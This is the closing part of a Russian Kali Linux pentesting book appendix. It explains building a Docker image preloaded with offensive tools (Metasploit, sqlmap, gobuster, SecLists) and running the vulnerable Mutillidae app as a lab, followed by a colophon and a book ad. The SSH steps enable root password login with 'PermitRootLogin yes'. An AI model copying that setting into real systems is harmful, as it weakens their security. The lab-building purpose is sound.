Есть хорошие новости! Вы можете создать собственный образ и предварительно установить все инструменты вместо того, чтобы каждый раз делать это вручную. Чтобы выполнить данную задачу, вы должны создать файл и присвоить ему имя `dockerfile` без расширения. Для образа Kali Linux мы создадим файл `dockerfile` (комментарии довольно понятны):

```
#Базовый образ Kali Linux
FROM kalilinux/kali
#Обновление
RUN apt update && apt upgrade -y
```

```
#Установка инструментов
RUN apt-get install -y \
 nmap \
 metasploit-framework \
 sqlmap \
 gobuster \
 wordlists \
 nano \
 nfs-common \
 cifs-utils \
 git \
 && apt-get clean
#Получить seclist из GitHub и сохранить его в папке /opt
RUN git clone https://github.com/danielmiessler/SecLists.git /opt/seclists
#Установить рабочий каталог
WORKDIR /root/
```

Далее мы создаем образ, используя предыдущий файл `dockerfile` (в следующем коде точка в конце означает, что этот файл находится в том же текущем каталоге):

```
root@ubuntu:/home/gus/Documents# ls
dockerfile
root@ubuntu:/home/gus/Documents# docker build -t kali_custom .
```

После сборки всех пакетов новый образ будет создан локально на вашем компьютере:

```
root@ubuntu:/home/gus/Documents# docker images
```

Обратите внимание на то, насколько велик новый образ по сравнению с исходным образом из реестра Kali.

Тома

До сих пор мы не говорили о хранении данных. В технологии Docker мы используем для этого тома. Контейнер, который мы запустили ранее, сотрет все данные, как только будет остановлен. Решение состоит в том, чтобы создать том на хосте и сопоставить его с запущенным контейнером:

```
root@ubuntu:/home/gus/Documents# docker run -itd –name kali_03 -v
/home/gus:/root a4000ah7777
```

Все, что нам нужно было сделать в предыдущей команде, — это добавить опцию `-v` (*v* означает том) в команду `run`. После этого мы определим, что главный каталог на хосте Ubuntu (`/home/gus`) будет сопоставлен с папкой `/root` внутри контейнера. Теперь, если мы получим доступ к контейнеру Kali, то увидим в главном каталоге то же содержимое, что и в главном каталоге `gus` на хосте Ubuntu:

```
root@ubuntu:/home/gus/Documents#docker exec -it kali_03 /bin/bash
```

Сеть

Как вы можете узнать IP-адрес вашего контейнера? В данный момент у нас запущено несколько контейнеров; в качестве примера мы выберем Kali_03. Существуют различные способы узнать IP-адрес запущенного контейнера, но в большинстве случаев мы можем использовать команду `inspect` на хосте:

```
root@ubuntu:/home/gus/Documents# docker inspect Kali_03 | grep IPAddress
root@ubuntu:/home/gus/Documents# docker inspect -f "{{ .NetworkSettings
.IPAddress }}" kali_03
```

Эта подсеть недоступна напрямую с нашего хоста Ubuntu; вот почему нам нужно использовать `-p` (что означает порты) для доступа к контейнерам, сначала указав открытые порты.

Например, если вы хотите получить доступ к Kali с помощью SSH, то должны указать порт при выполнении команды `run` с помощью опции `-p`. В следующей команде мы сообщаем Docker, что хотим использовать порт 2222 на хосте для доступа к SSH на Kali. Обратите также внимание, что мы используем образ `kali_custom`, который создали ранее:

```
root@ubuntu:/home/gus/Documents# docker run -itd –name kali_04 -p
2222:22 kali_custom
```

На данном этапе нам необходимо установить SSH-сервер внутри контейнера Kali, поскольку он не установлен по умолчанию:

```
root@ubuntu:/home/gus/Documents# docker exec -it kali_04 /bin/bash
```

Затем установите пароль для своей учетной записи Kali root:

```
root@48394888f:~# passwd root
```

Последний шаг — разрешить пользователю root использовать SSH. Чтобы все заработало, нам нужно будет изменить конфигурационный файл SSH `/etc/ssh/sshd_config` и обязательно добавить строку `PermitRootLogin yes`.

И не забудьте перезапустить SSH-сервер после сохранения файла конфигурации SSH:

```
root@48394888f:~# nano /etc/ssh/sshd_config
```

Теперь мы можем использовать SSH (с любого хоста в сети) для удаленного входа в контейнер Kali:

```
gus@ubuntu:~$ssh root@localhost -p 2222
```

Вам интересно, как контейнер Kali получил свой IP-адрес? Простой ответ заключается в том, что Docker использует режим моста для назначения IP-адресов.

На моем хосте Ubuntu Docker использует подсеть 172.17.0.0/16 для назначения IP-адресов действующим контейнерам. Вы можете проверить сами, изучив список мостов в сети:

```
root@ubuntu:~# docker network inspect bridge
```

Контейнер Docker Mutillidae

Нам не нужна полноценная виртуальная машина, чтобы просто запускать веб-приложение (это пустая трата ресурсов), верно? Контейнеры Docker удобны для таких ситуаций.

В данном подразделе вы узнаете, как запустить контейнер Mutillidae (уязвимое веб-приложение) для создания лаборатории тестирования на проникновение в интернете.

Сначала скачайте образ из Docker Hub на свой локальный хост Ubuntu:

```
root@ubuntu:~# docker pull citizenstig/nowasp
```

Затем запустите контейнер. Кстати, мы могли бы проигнорировать предыдущий первый шаг и вместо этого выполнить команду `run`. Она проверит, есть ли у вас локальная копия образа; если нет, то автоматически скачает его из Docker Hub:

```
root@ubuntu:~# docker run -itd -p 8080:80 –name mutillidae_01
citizenstig/nowasp
```

Мы использовали опцию `-p`, чтобы сообщить Docker, что доступ к контейнеру будет осуществляться через порт 8080 с хоста Ubuntu (другими словами, порт 80 из контейнера будет сопоставлен с портом 8080 на хосте). На данном этапе контейнер запущен и работает, и вы можете получить к нему доступ с хоста, используя URL `localhost:8080`.

Далее вам будет предложено настроить базу данных (рис. Б.3), и после этого сайт должен быть запущен и работать.




Рис. Б.3. Инициализация базы данных Mutillidae

И вуаля! (рис. Б.4). Теперь у вас есть собственная лаборатория, подготовленная к эксплуатации менее чем за минуту.

Рис. Б.4. Главная страница Mutillidae

РЕЗЮМЕ

Docker — отличное изобретение для быстрого создания виртуальных сред и сервисов. То, что вы узнали в данном приложении, — практические сценарии этой технологии. Конечно, есть много моментов, которые здесь не отражены, но если вы практиковали упражнения, то наверняка сможете начать использовать Docker самостоятельно. Когда вы начнете тестирование на проникновение, еще раз увидите, как применять контейнеры Docker, но сначала вам следует понять основы, которые мы рассмотрели в этом приложении.

Гас Хаваджа

Kali Linux: библия пентестера

Перевел с английского *С. Черников*

Руководитель дивизиона	*Ю. Сергиенко*
Руководитель проекта	*А. Питиримов*
Ведущий редактор	*К. Тарасевич*
Научный редактор	*Д. Старков*
Литературный редактор	*Н. Хлебина*
Художественный редактор	*В. Мостипан*
Корректоры	*С. Беляева, Т. Никифорова*
Верстка	*Л. Егорова*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 09.2022. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 21.07.22. Формат 70×100/16. Бумага офсетная. Усл. п. л. 39,990. Тираж 700. Заказ 0000.

Шива Парасрам, Алекс Замм, Теди Хериянто, Шакил Али

KALI LINUX. ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ

4-е издание Kali Linux 2018: Assuring Security by Penetration Testing предназначено для этических хакеров, пентестеров и специалистов по IT-безопасности. От читателя требуются базовые знания операционных систем Windows и Linux. Знания из области информационной безопасности будут плюсом и помогут вам лучше понять изложенный в книге материал.

Чему вы научитесь:

- Осуществлять начальные этапы тестирования на проникновение, понимать область его применения
- Проводить разведку и учет ресурсов в целевых сетях
- Получать и взламывать пароли
- Использовать Kali Linux NetHunter для тестирования на проникновение беспроводных сетей
- Составлять грамотные отчеты о тестировании на проникновение
- Ориентироваться в структуре стандарта PCI-DSS и инструментах, используемых для сканирования и тестирования на проникновение